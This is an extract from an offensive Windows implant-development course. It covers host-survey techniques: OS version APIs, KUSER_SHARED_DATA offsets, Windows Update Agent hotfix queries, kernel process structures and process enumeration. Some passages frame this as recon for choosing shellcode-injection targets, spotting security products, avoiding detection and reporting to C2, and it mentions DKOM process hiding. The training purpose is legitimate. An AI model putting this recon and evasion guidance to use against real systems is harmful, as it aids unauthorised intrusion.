Lab 2.1: OS Info	14
Service Packs/Hotfixes/Patches	19
Process Enumeration	36
Lab 2.2: ProcEnum	45
Lab 2.3: CreateToolhelp	49
Lab 2.4: WTSEnum	53
Installed Software	65
Directory Walks	73
Lab 2.5: FileFinder	83
User Information	88
Services and Tasks	101

This page intentionally left blank.

Technet24

Table of Contents (2)

Page

Network Information 115

Registry Information 130

Bootcamp 157

Lab 2.6: Ipconfig 161

Lab 2.7: Arp 162

Lab 2.8: Netstat 163

Lab 2.9: ShadowCraft 164

This page intentionally left blank.

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

In this module, we will dive into how to gather OS specific information and why it is important.

Technet24

Objectives

Our objectives for this module are:

- Discuss the importance of determining OS information
- Explore public methods to retrieve information about the system
- Explore undocumented method to retrieve information about the system

Objectives

The objectives for this module are to understand how important it is to determine what OS version your target is running and/or what service pack your target has, explore a few public methods for retrieving system information, as well as explore some undocumented methods. There are some methods that are more reliable than others, as well as some methods that might return inaccurate information.

Survey Script

Survey the host and determine where you are.

Knowing the system that you are on is vital to the success of your operation. A host survey tool can query various components and report back its findings that can then be used to determine the next action.

Survey Script

If you are a red teamer, or a penetration tester, or have taken SEC560, then you may already know that one of the first tasks that you would typically perform is some recon. Recon is such a broad term that can encompass many things, like users, networks, shares, etc. The focus at this point is to learn more about the system. The more detailed information you can gather, the more informed decisions can be made, like what the next action you would take next is. Privilege escalation could be an example of one such action to take after you have gained some insight into what that system is being used for and what value it might be for you. There are several tools that exist today that make this task trivial. There should be some questions coming to mind here. How do they get that information? What APIs are they using? What logs, if any, are generated from calling certain APIs? Since this is a developer-focused course, you will be creating a recon capability.

One of the tools you could create would be a tool that would execute on the target and query several pieces of information about the target. There can be a standard set of information that you might want to gather, like applications installed, especially any AV/EDR solutions. There can also be specific information that could directly relate to the primary goal of an operation, like looking for a specific folder or file. If that folder or file is not there, then the tool can clean itself off target and be done.

Technet24

OS Information

Windows 7 x86 or Windows 10 x86_64?

Service Pack

A collection of updates to be applied as patches for bugs or vulnerabilities. Also provide features to the OS.

Kernel Version

The ntoskrnl.exe is the kernel file itself. The file is typically located under C:\Windows\System32.

OS Information

Perhaps one of the most important pieces of information to gather first would be the exact version of the operating system, if that is not known already. Typically, you would know at least some basic information about the target beforehand, like if it is a Windows 7 or Windows 10 target, but you might not know the exact service pack or what version of ntoskrnl.exe is on the target. The more details you can gather the better, because Windows 10 is not good enough, especially if someone would want to bring in additional payloads that would be specific to the target. If your tool incorrectly said the target was x64 when it was in fact x86, well, let us just hope a process crashes instead of the target system being bug checked, a.k.a. blue screen (BSOD). To aid us in gathering some of this information, there are a number of APIs that we can call. However, certain APIs might not be available on older versions of Windows. Just because an API is available to use on Windows 10 does not automatically mean that it will be available to use on an older version like Windows XP Service Pack 1. The Windows terminal services (WTS) API family is one such example and some of the WTS APIs will be used later for process enumeration.

Windows Versions

Windows releases and their respective version numbers

Windows XP	5.1
Windows Server 2003	5.2
Windows Vista / Server 2008	6.0
Windows 7 / Server 2008 R2	6.1
Windows 8 / Server 2012	6.2
Windows 8.1 / Server 2012 R2	6.3
Windows 10 / Server 2016	10

Windows Versions

When you are querying the target to determine the specific version of the OS, you will not find something that tells you that the target is a Windows Vista system. Instead, you would be given back something like 6.1 to indicate Windows 7. The table is simply here for an easy reference when you are going about gathering information about the OS.

Technet24

GetVersionEx

GetVersionExA/W

Gathers the OS version number

Has BOOL return type

```
BOOL GetVersionExA(
 _InOut_ LPOSVERSIONINFOA lpSystemInfo
);

BOOL GetVersionExW(
 _InOut_ LPOSVERSIONINFOW lpSystemInfo
);

typedef struct _OSVERSIONINFOA {
 DWORD dwOSVersionInfoSize;
 DWORD dwMajorVersion;
 DWORD dwMinorVersion;
 DWORD dwBuildNumber;
 DWORD dwPlatformId;
 CHAR szCSDVersion[128];
} OSVERSIONINFOA, *POSVERSIONINFOA,
*LPOSVERSIONINFOA;
```


GetVersionEx

The ***GetVersionEx*** API can be used in gathering the Operating System's version number, such as one of the ones listed on the previous slide. Here on this slide are two versions of this API, the ANSI and the Unicode versions. The function takes a single argument for a pointer to an OSVERSIONINFO struct. Before we look at the struct, there is some interesting behavior that we need to understand. By default, if you were to call this API on your Windows 10 Dev VM, you would not get back version number 10. The highest you might get back is version 6.2, which would indicate Windows 8.

The reason for this behavior is mainly compatibility. Back in the day, programs written for XP and Vista would check the version numbers and if they were higher than 5 and 1 (5.1), then the application knew they were on something beyond XP. The check would fail, though when version 6.0 was released as the minor version number of 0 is not >= 1. Windows came up with a solution to never increase the major version number, only the minor. This obviously ended when Windows 10 was released because they are not using version 6.4, they are indeed using version 10.0. The only way for this function to return the correct version number is to account for a possible higher operating system that would be declared in its manifest file. The manifest file is purely XML data and nothing more.

Please note that Windows recently deprecated this API and would really like for you to use the newer version helper functions like IsWindows7OrGreater, or IsWindows10OrGreater, etc.

dwOSVersionInfoSize; the size of the struct and should be set using size of (OSVERSIONINFO)
dwMajorVersion; the major version number
dwMinorVersion; the minor version number
dwBuildNumber; the build number
dwPlatformId; the OS platform
szCSDVersion[128]; if there is a service pack installed, then this would the value for it, like "Service Pack 1".

GetNativeSystemInfo

GetNativeSystemInfo

Gathers current system information

Has VOID return type

```
VOID
GetNativeSystemInfo(
 _Out_ LPSYSTEM_INFO lpSystemInfo
);

typedef struct _SYSTEM_INFO {
[..SNIP..]
 DWORD   dwPageSize;
 LPVOID  lpMinimumApplicationAddress;
 LPVOID  lpMaximumApplicationAddress;
 DWORD_PTR dwActiveProcessorMask;
 DWORD   dwNumberOfProcessors;
 DWORD   dwProcessorType;
 DWORD   dwAllocationGranularity;
 WORD    wProcessorLevel;
 WORD    wProcessorRevision;
} SYSTEM_INFO, *LPSYSTEM_INFO;
```


GetNativeSystemInfo

The ***GetNativeSystemInfo*** API can be used in gathering some specific information about the target system for WoW64 applications. This will also work for x64 applications, but the results will be noticeably different. Since the function has a VOID return type, it will not return anything to the caller, so there would be no point in trying to assign its return value to a variable. What the API needs is a pointer to a structure that the API will fill out according to the information it queries. This is very common behavior for Windows APIs. In fact, most Windows APIs expect to be given a properly initialized structure to fill out for you. Here is a breakdown of the one and only argument to ***GetNativeSystemInfo***.

lpSystemInfo, as annotated by the SAL markup, it is an out parameter meaning the function requires write permissions to the variable. The variable, or pointer, must be of type LPSYSTEM_INFO, which is a structure that holds around 10 or so members.

Let us take a more detailed look at the SYSTEM_INFO struct.

dwOemId; is no longer being used but is simply maintained for compatibility. We need to use wProcessorArchitecture instead.
wProcessorArchitecture; the installed architecture of the process that is installed on the target. This field will have one of the values listed below:

9 - PROCESSOR_ARCHITECTURE_AMD64 (x64 AMD or Intel)
5 - PROCESSOR_ARCHITECTURE_ARM (ARM)
12 - PROCESSOR_ARCHITECTURE_ARM64 (ARM64)
6 - PROCESSOR_ARCHITECTURE_IA64 (Intel Itanium-based)
0 - PROCESSOR_ARCHITECTURE_INTEL (x86)
0xffff - PROCESSOR_ARCHITECTURE_UNKNOWN

Technet24

wReserved; reserved for supposedly something amazing in the future? Who knows?
dwPageSize; the page size along with the granularity of page protection and the commitment. *VirtualAlloc* relies on this value for its operations.
lpMinimumApplicationAddress; this is a pointer to the lowest memory address that will be made accessible to programs and their DLLs.
lpMaximumApplicationAddress; the exact opposite as the previous member.
dwActiveProcessorMask; the set of processors that are configured on the system in the form of a mask, 0-31 bits each one indicating the processor.
dwNumberOfProcessors; how many logical processors are in the current group.
GetLogicalProcessorInformation relies on this value.
dwProcessorType; this is obsolete so do not rely on it.
dwAllocationGranularity; for virtual memory allocations, this is the granularity for the starting address.
wProcessorLevel; the processor level that is dependent on the architecture.
wProcessorRevision; the processor revision that is dependent on the architecture.

Undocumented Method

KUSER_SHARED_DATA

Same VA in almost every process

Holds large number of elements

```
typedef struct _KUSER_SHARED_DATA {
 ULONG          TickCountLowDeprecated;
 ULONG          TickCountMultiplier;
 KSYSTEM_TIME   InterruptTime;
 KSYSTEM_TIME   SystemTime;
 KSYSTEM_TIME   TimeZoneBias;
 USHORT         ImageNumberLow;
 USHORT         ImageNumberHigh;
 WCHAR          NtSystemRoot[260];
 ULONG          MaxStackTraceDepth;
 ULONG          CryptoExponent;
 ULONG          TimeZoneId;
 ULONG          LargePageMinimum;
 ULONG          AitSamplingValue;
 ULONG          AppCompatFlag;
 ULONGLONG      RNGSeedVersion;
[....SNIP....]
```


Undocumented Method

The undocumented method of retrieving system information is to query the KUSER_SHARED_DATA struct that is present in virtually every single process at the same Virtual Address: 0x7FFE0000. KUSER_SHARED_DATA is a massive structure that is defined in the ntddk.h header file. The structure stores an enormous amount of information that we can leverage for our needs of gathering system information and then some. However, this is not the recommended method of doing so, but we do not really care too much about that. Implant developers and malware authors tend to favor the undocumented methods more than anything else. Knowing the correct offsets for what information you need can be very useful instead of copying everything over from this structure. Currently, the offsets for the Major Version and Minor Version have been offsets 0x26C and 0x270, respectively. The Build Number can be found at offset 0x260. For more details about this structure, check out the header files and various online resources like Geoff Chappell's documentation.

References:
https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi_x/kuser_shared_data/index.htm
https://www.vergiliusproject.com/kernels/x64/Windows%2010%20|%202016/2004%2020H1%20(May%2020 20%20Update)/_KUSER_SHARED_DATA

Technet24

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and understand it.

Lab 2.1: OS Info

Gathering information about the OS and target

Please refer to the eWorkbook for the details of this lab.

Lab 2.1: OS Info
Please refer to the eWorkbook for the details of the lab.

Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to understand how you can retrieve various information about the OS of your target.

Module Summary

- Discussed how obtaining accurate system information is key
- Covered documented and recommended methods to obtain the information
- Covered undocumented methods to obtain the information

Module Summary

In this module, we discussed why you would want to know the exact details of your target's OS version and architecture, we also explored a few Windows APIs that enable us to do so, and finally, we took a look at an undocumented method by means of KUSER_SHARED_DATA.

Technet24

Unit Review Questions

What structure can be found at VA 0x7FFE0000?

A EPROCESS

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Questions
Q: What structure can be found at VA 0x7FFE0000?

A: EPROCESS

B: KPROCESS

C: KUSER_SHARED_DATA

Unit Review Answers

What structure can be found at VA 0x7FFE0000?

A EPROCESS

B KPROCESS

C KUSER_SHARED_DATA

Unit Review Answers
Q: What structure can be found at VA 0x7FFE0000?

A: EPROCESS

B: KPROCESS

C: KUSER_SHARED_DATA

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

In this module, we will discuss how to gather information about service packs, hotfixes, and patches, as well as why the information might be important.

Objectives

Our objectives for this module are:

- Determine what patches, hotfixes, etc. might be present
- Discuss the importance of patches

Objectives
The objectives are to determine what patches or hotfixes a system might have and how they might affect an operation.

Technet24

Windows Hotfixes

Used to fix critical issues in software

Also referred to as Quick Fix Engineering (QFE) updates, hotfixes are used to apply a vital fix to software applications. Users that have Windows updates set to automatic will have hotfixes downloaded without much user intervention. The only exception would be a reboot.

Windows Hotfixes

Windows updates bring with them any number of things, but the emphasis here would be hotfixes. The term "hot fix" traditionally would mean that a patch to a software program can be applied while the system was still running. You may have heard the phrases "hot swappable," "hot patching," etc. which all mean similar things, but the common component is "hot" where the system or device does not have to go through a shutdown procedure; hot swapping hard drives when one drive becomes full, or in our case, issuing a quick fix to a certain application while the system is still running, and the user is presumably performing work. Some Windows updates do, however, require a reboot for a change to come into effect, but there are times when a reboot is not required to be performed. It is important for us to know what hotfixes have been applied so that time is not wasted attempting to execute an exploit against something that has already been patched. Doing so could tip off the user/admin to our presence on the system along with generating unnecessary logs.

Service Packs

Bundled hotfixes

Each service pack brings with it a grouping of one or more hotfixes that will be applied to the OS. Each service pack that targets a particular OS version will have all previous hotfixes that former service packs brought with it so that a user can jump straight to the most recent service pack without installing each one sequentially.

Service Packs

It really would not make much sense for Windows to push down hotfixes by themselves one at a time, but to rather bundle them up in what is called a service pack. Bundling the hotfixes together is pretty great because it makes updating a lot more efficient. Each OS version can have any number of service packs issued, like Windows XP had three of them: SP1, SP2, and SP3. Each service pack might also mean that exploits might have to be adjusted depending on the target's SP level. Within the Metasploit Framework, the option to choose a specific target is made available. An exploit targeting a vulnerable FTP server might need to have the target be specified, say for Windows XP SP3 versus XP SP1. The same considerations must be taken if your implant is going to exploit anything from local privilege escalation to persistence, etc.

Technet24

Querying Hotfixes and Service Packs

How do you go about finding hotfixes and service packs?

`Get-HotFix`	`WMIC`	`C/C++`
PowerShell cmdlet that lists updates seen by Quick Fix Engineering class.	WMIC command line utility offers the qfe argument. E.g., `wmic qfe list`.	Construct our own WMI query or explore Windows Update Agent APIs.

Querying Hotfixes and Service Packs

Windows provides users and admins with a number of options to go about querying patches, or hotfixes, which have been applied to a system. Perhaps the easiest method would be to drop into a PowerShell instance and run the Get-HotFix cmdlet. The downside is that the cmdlet does not return everything because on the back end it only queries the WMI Win32_QuickFixEngineering class. Knowing that, we can easily craft our own WMI (Windows Management Instrumentation) query and completely avoid using PowerShell. Another alternative is to use the *wmic qfe list* command. The QFE part of the command gives away what it is querying, and it also indicates that it will show the same results as Get-Hotfix. Lastly, it will have the same downside that the Get-HotFix cmdlet does. If you were to look at the Windows Programs and Features listing, you might notice a difference in the listing. This is because the QFE WMI class only sees certain types of updates. We want a more complete view and as such, we must utilize the Windows Update Agent APIs. We can use them as a standalone or in combination with what the QFE class returns.

Windows Update Agent (WUA) APIs

Introduced with Windows XP, designed for system admins and developers

Scripts and/or programs can be developed to determine what updates are available to be installed on a system, what updates have been installed, or to remove any installed updates.

Windows Update

Windows Server Update Services (WSUS)

Windows Update Agent (WUA) APIs

Programmatically creating a solution is often more complicated than using pre-built programs or tools like the wmic tool. We turn to this option when existing tools fail or do not show us the entire picture we are hoping to see. Enter the WUA API family. Since its debut with Windows XP, it has been used by system administrators and developers alike, to determine what updates computers in their organization require. What we want to use it for is to determine what updates have already been applied because we like to go after the lowest hanging fruit. WUA is a set of COM interfaces, and we must create instances of whichever interface we need. Before the WUA APIs are made available to us, we must reference the proper header file and its respecting lib file; Wuapi.h and Wuguid.lib, respectively. To create the correct interface, we need to choose the COM object that is most suited for our needs, and that could be the *UpdateSession*, *UpdateSearcher*, and *SearchResult* WUA objects.

Technet24

WUA UpdateSession Object

IUpdateSession

Represents update session object

Search, download, install, uninstall

```
#include <wuapi.h>

HRESULT res = CoInitialize(NULL);

IUpdateSession* upSsn;

CoCreateInstance(
  ...,
  (PVOID*)&upSsn
);
```


WUA UpdateSession Object

Because the WUA APIs are all COM-based, the calling thread must initialize the COM library by calling the ***CoInitialize*** API. The WUA *UpdateSession* object is a COM interface, hence the naming convention of adding the letter "I" to the API name. Before we can do anything useful, we must create an instance of the object by calling the ***CoCreateInstance*** API and passing in the address to our pointer variable *IUpdateSession*. The pointer variable is going to receive the pointer to the interface if the function call succeeds. We use the ***CoCreateInstance*** API because it will create and initialize the object of whatever class we are passing in for the CLSID parameter. It is from this newly created object that we will then be able to create other objects using methods provided by the *UpdateSession* object.

WUA UpdateSearcher Object

IUpdateSearcher

Created by the UpdateSearcher coclass

Used to search for updates on the target system

```
#include <wuapi.h>

...
IUpdateSession* upSsn;
IUpdateSearcher* upSearch;
ISearchResult* results;

upSsn->CreateUpdateSearcher(&upSearch);
...
upSearch->Search(criteria, &results);
```


WUA UpdateSearcher Object

The previous slide showed how to create the *UpdateSession* object and now that it is created, we can call its ***CreateUpdateSearcher*** method to make the *UpdateSearcher* object. We need to create the *UpdateSearcher* object because it provides a method that we need to start conducting a search of updates that have been applied to the system. The method of interest for us is the ***Search*** method. The ***Search*** method requires two arguments: the criteria and a pointer to the *UpdateSearcher* pointer variable. The criteria argument is where we can specify our search criteria—think of it like a filter of sorts. The criteria can be created as a string like the following: "IsInstalled=1". The criteria string can contain several filters using the "or" operator so you could expand the string to be "IsHidden=1 or IsInstalled=1". There are (sometimes) updates that are marked as hidden on the computer, but we want to see them anyway, so we set that variant to true. The collection of results that match the specified criteria will be stored in the results *ISearchResult* pointer variable. It is from this object that you can start to process the results from the search as it exposes several methods of interest to us.

Technet24

WUA SearchResult Object

ISearchResult

Used to represent search results

Has methods that can query updates from a resulting search

```
// interface collection of updates from a
resulting search

ISearchResult* results;
IUpdateCollection* upList;
LONG upSize;

upSsn->CreateUpdateSearcher(&upSearch);
upSearch->Search(criteria, &results);

results->get_Updates(&upList);
upList->get_Count(&upSize);
```


WUA SearchResult Object

The *SearchResult* WUA object represents the collection of updates that matched the search criteria. To get the collection interface of those updates from the search, we will need to call ***get_Updates*** method from the *SearchResult* object. The argument we pass to the method is the address to the pointer variable of an *IUpdateCollection* pointer. The *UpdateCollection* object is used to represent the list of updates, which is an ordered list of updates. We can then use this ordered list and iterate over it based on the size of the list that can be gathered after calling the ***get_Count*** method. We pass the ***get_Count*** method the address to a LONG variable to store the size of the update list. Finally, we can gather the details of the updates we found on the system and either print them out to the terminal window or write the results to a log file somewhere on disk.

Sample Code

```
...
IUpdate* upItem;
BSTR upName;

results->get_Updates(&upList);
upList->get_Count(&upSize);

LONG index = 0;
for ( ; index < upSize; index++)
{
 upList->get_Item( index, &upItem );
 upItem->get_Title( &upName );
 ...
}
```


Sample Code

This slide just holds some pseudo code for how one could possibly iterate over a collection of results. Some new variables here are the pointer variable for the *IUpdate* collection object, which is used to obtain whatever properties and methods an update might have. The next variable is a basic string variable named *upName* that is short for the update name. As we iterate over the collection, the *upName* will be updated to the one at the proper index in the collection. The *IUpdate* collection object exposes other methods too, like ***get_Type***, to get the type of the update; ***get_Title***, to get the title of the update; or ***get_KBArticleIDs***, to get the collection of KB article IDs that are tied to the update.

Specifically, the code on the slide will get the current update item at the index specified, update the *upItem* variable so we can get the title of the current update, and move on with the iteration process after that. To be even more detailed and thorough, you could do more during this loop by calling some of the other *IUpdate* methods, but this is enough to get you started.

Technet24

Module Summary

- Discussed the importance of updates and patches
- Learned how to obtain information about patches
- Used the WUA APIs

Module Summary
In this module, we discussed hotfixes, service packs, and how to get information about them using the WUA APIs.

Unit Review Questions

What PowerShell cmdlet queries the Quick Fix Engineering class?

A Get-HotFix

B Get-Updates

C Get-ServicePack

Unit Review Questions
Q: What PowerShell cmdlet queries the Quick Fix Engineering class?

A: Get-HotFix

B: Get-Updates

C: Get-ServicePack

Technet24

Unit Review Answers

What PowerShell cmdlet queries the Quick Fix Engineering class?

A Get-HotFix

B Get-Updates

C Get-ServicePack

Unit Review Answers
Q: What PowerShell cmdlet queries the Quick Fix Engineering class?

A: Get-HotFix

B: Get-Updates

C: Get-ServicePack

Unit Review Questions

What is the update family of APIs used to query hotfixes?

A WUA

B LUA

C FUA

Unit Review Questions
Q: What is the update family of APIs used to query hotfixes?

A: WUA

B: LUA

C: FUA

Technet24

Unit Review Answers

What is the update family of APIs used to query hotfixes?

A WUA

B LUA

C FUA

Unit Review Answers
Q: What is the update family of APIs used to query hotfixes?

A: WUA (Windows Update Agent)

B: LUA

C: FUA

Unit Review Questions

What WUA object is used to find updates on a system?

A SearchResult

B UpdateSearcher

C UpdateSession

Unit Review Questions
Q: What WUA object is used to find updates on a system?

A: SearchResult

B: UpdateSearcher

C: UpdateSession

Technet24

Unit Review Answers

What WUA object is used to find updates on a system?

A SearchResult

B UpdateSearcher

C UpdateSession

Unit Review Answers
Q: What WUA object is used to find updates on a system?

A: SearchResult

B: UpdateSearcher

C: UpdateSession

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

In this module, we will look at the how and why when it comes to process enumeration.

Technet24

Objectives

Our objectives for this module are:

- Understand the need for process enumeration
- Take a deeper look at processes
- Explore the various methods to enumerate processes

Objectives

The objectives for this module are to understand the need for enumerating processes. Furthermore, to understand processes even more, we will look at what processes are, how they are created, different process states, and the several methods involved with enumeration. Let's get to it.

Why Enumerate Processes?

Must find out what applications are running

An important part of conducting a survey is gathering a list of running processes. Depending on what processes you find, your operation may come to a halt, or you might deem the target safe for further operations.

Why Enumerate Processes?


One of the features that implants often have is the ability to enumerate processes. If you are familiar with Metasploit's Meterpreter session, you might know that it can enumerate processes. There are several reasons why a red team operator might want to gather a list of running processes. One reason could be to find a suitable target process for shellcode injection. Another reason could be to find out if the target has a vulnerable application that could then be matched to an exploit to aid in escalation of privileges, should your initial access not be elevated already. Yet another reason to enumerate processes would be to determine if there is any security product present on the system. Depending on the security product installed on the system, you might decide to halt or suspend operating on that target. Many solutions have a cloud-based portion that will take your tooling and conduct analysis in its cloud engine. If you do not want your tooling to be siphoned off to their cloud, then perhaps you need to clean off the target.

Technet24

How Are Processes Created?

The main method to create a process is an API call.

The CreateProcess API is one of the main drivers for creating a process on a system. The API is complex, it has many arguments, and requires the kernel to kick in and make the system object in system space. The kernel tracks all processes and keeps the process objects organized in a linked list.



How Are Processes Created?

Process creation can be kicked off by calling the ***CreateProcess*** API. User programs can easily make calls to ***CreateProcess***, but they do not have to do any heavy lifting. The kernel will eventually take over and it is up to the kernel to create a process object in system space, inject the main thread into the process, and append the process object to the existing linked list of process objects. There is more that the kernel does for process creation, but those items hit the general responsibilities. There are two types of process objects that are linked together: the *_EPROCESS* object and the *_KPROCESS* object. Both objects, together, represent a single process and each one holds different information about a process that is important for various Windows subsystems. The *KPROCESS* object is the first member of the *EPROCESS* object and is intentionally designed this way. If you have the address of the *EPROCESS* object, you also have the *KPROCESS* as well since it is at offset 0x00.

_EPROCESS

EPROCESS

Kernel object representing processes

DKOM attacks can unlink processes

```
kd> dt nt!_EPROCESS


//0xa40 bytes (sizeof)
struct _EPROCESS
{
 struct _KPROCESS Pcb;              //0x0
 struct _EX_PUSH_LOCK ProcessLock;  //0x438
 VOID* UniqueProcessId;             //0x440
 struct _LIST_ENTRY ActiveProcessLinks; //0x448
 struct _EX_RUNDOWN_REF RundownProtect; //0x458

 [..snip..]

}
```


_EPROCESS

The *_EPROCESS* object is one of the structures that Microsoft determines to be opaque to user mode apps and to developers. The *EPROCESS* object belongs to the Windows Executive subsystem since it needs to have access to all information to manage the process. From the small snippet on the slide, you can see some of the information stored in it. One of the best methods to peeking inside of opaque structures is to look at them during a kernel debugging session. KDNET makes getting kernel debugging working with minimal effort. Another way is to look at the Vergilius Project, which has done an amazing job at documenting various kernel structures from many Windows versions. Check out their site here: https://www.vergiliusproject.com.

The *ActiveProcessLinks* is an interesting one because its type is *_LIST_ENTRY*, indicating that it is used to link to other objects. Windows uses this type to make a doubly linked list. The *LIST_ENTRY*'s FLINK would take us to the next *EPROCESS* struct in the list. Many programs indirectly walk this list when enumerating processes like the PowerShell cmdlet *Get-Process* or executing *tasklist* at the command line. When an attacker can get into the kernel, these objects can be directly manipulated, and a process can be unlinked from the chain and therefore hidden from users.

Technet24

_KPROCESS

KPROCESS

Kernel object representing processes

Used by the lower layer of the Kernel

```
//0x438 bytes (sizeof)
struct _KPROCESS
{
 struct _DISPATCHER_HEADER Header;   //0x0
 struct _LIST_ENTRY ProfileListHead; //0x18
 ULONGLONG DirectoryTableBase;       //0x28
 struct _LIST_ENTRY ThreadListHead;  //0x30
 ULONG ProcessLock;                  //0x40
 ULONG ProcessTimerDelay;            //0x44
 ULONGLONG DeepFreezeStartTime;      //0x48
 struct _KAFFINITY_EX Affinity;      //0x50
 ULONGLONG AffinityPadding[12];      //0xf8
 struct _LIST_ENTRY ReadyListHead;   //0x158
 [..snip..]

}
```


_KPROCESS

The *_KPROCESS* object is important to the core of the kernel and is not exposed via the Object Manager like the *EPROCESS* object is. Some of the members of the KPROCESS object are important for thread scheduling, like what threads are ready to run (*ReadyListHead*), tracking quantum, priorities, CPU affinity, linking of threads, etc. For example, the *ThreadListHead* is of type *_LIST_ENTRY* so we know it is part of a doubly linked list. The list is a chain of Threads that have been created in the process which is represented by the *KPROCESS* object. Another important member is the *DirectoryTableBase* of type *ULONGLONG*, which will hold the physical address of the process' Page Directory Table, an important item for Virtual Address Translation.

Documented Methods

Using documented Windows APIs is safe and reliable.

EnumProcesses	CreateToolhelp32Snapshot	WTSEnumerateProcesses
Arguably the easiest API to use for enumeration. Does not return detailed process information.	Perhaps one of the more common APIs used in malwarez for process enumeration. Returns more detailed process information than EnumProcesses.	Can query remote systems and over multiple sessions on the local computer. Returns relevant process information.

Documented Methods

When it comes to reliability and stability, using officially supported and documented APIs is great because you know the API should work as advertised. For the documented methods of enumerating processes, we have three options. The first option is the ***EnumProcesses*** API, which is a very simple API to understand and implement. One of the major drawbacks about ***EnumProcesses*** is the lack of detailed information about each enumerated process. If you wanted to get more information with this API, then you could attempt to open a handle to the process via its *ProcessId*. The second option is to use the ***CreateToolhelp32Snapshot*** API, which offers much more information about each process. The downside to this API is that because it only takes a snapshot of the currently mapped processes, you will miss any new processes after the snapshot is taken. The last one we will cover is ***WTSEnumerateProcesses***, which offers a nice feature of remote process enumeration. Some of the above APIs might not be available for every version of Windows, so you must be sure to find out and test.

Technet24

EnumProcesses API

EnumProcesses()

Used to obtain the process IDs on the system

Has BOOL return type

```
BOOL EnumProcesses(
 _Out_  DWORD   *lpidProcess,
 _In_   DWORD   cb,
 _Out_  LPDWORD lpcbNeeded
);
```


EnumProcesses API

As mentioned on the previous slide, the ***EnumProcesses*** API is incredibly easy to use when it comes to process enumeration. The API can be chosen over the other options if you do not care about getting detailed information about the processes on the system. The API will only return the process IDs of each process object that the kernel has created at the time the API is called. There are three arguments required: two out parameters and a single in parameter. Let us break down some of these arguments.

lpidProcess, is an out DWORD pointer to the array that will hold the process IDs.

Cb, is an in DWORD that indicates the size, in bytes, of the array.

lpcbNeded, is an out LPDWORD that will indicate how many bytes were placed in the array.

Because the function requires a buffer, the array, it needs to be large enough to hold all the PIDs. The function will not indicate beforehand how large the buffer needs to be, so we can just make a large one to err on the side of caution and avoid the need of having to call the API twice.

Example: EnumProcesses

```
if ( !EnumProcesses(dwProcList, sizeof(dwProcList), &dwRealSize) )
{
    // fail and bail code here
    goto fail_and_bail;
}

// iterate over the results
for ( DWORD i = 0; i < dwCount; i++ )
{
    HANDLE hProc = OpenProcess( PROCESS_QUERY_LIMITED_INFORMATION, FALSE,
dwProcList[i] );
    // do something with the handle if OpenProcess succeeds
}
```


Example: EnumProcesses

This example of ***EnumProcesses*** is a small snippet for how to call this API. There is not a lot of code here to make this work because it is a very simple API to use, and it does not return a lot of information. The API will fill out a list that will hold the PIDs of the processes that are currently mapped into memory. The API does not tell us how many processes were found, so we must do that on our own. We can use some simple math and figure out how many entries there are in the array of PIDs. To determine the number of processes, divide the *dwRealSize* by the size of the DWORD data type. Now that the count has been calculated, we can use that value in a *for* loop so we can iterate over the array. Each iteration will execute the *wprintf* statement showing the user the PID that is currently being processed. Though, your implant would not be making *printf* type of function calls because there would be no terminal to see the results. Instead, it would be more beneficial to create a log file or place the results in a memory buffer to later be sent back to your C2 infrastructure. You can also gather more information about each PID by calling ***OpenProcess*** against each one. If you are successful with that operation, you could then get more details about that process via the handle.

Technet24

Lab 2.2: ProcEnum

Using EnumProcesses, enumerate the processes on the system.

Please refer to the eWorkbook for the details of the lab.

Lab 2.2: ProcEnum
Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of the lab was to explore the ease of use for this API. It does have a few drawbacks, like the limited information, but that can be accounted for by opening a process handle to each PID returned by the API.

Technet24

CreateToolhelp32Snapshot API

CreateToolhelp32Snapshot()

Creates a snapshot of a process

Can take snapshots of heaps and threads as well

```
HANDLE CreateToolhelp32Snapshot(
 _In_ DWORD dwFlags,
 _In_ DWORD th32ProcessID
);

BOOL Process32First(
 _In_  HANDLE hSnapshot,
 _Out_ LPPROCESSENTRY32 lppe
);

BOOL Process32Next(
 _In_  HANDLE hSnapshot,
 _Out_ LPPROCESSENTRY32 lppe
);
```


CreateToolhelp32Snapshot API

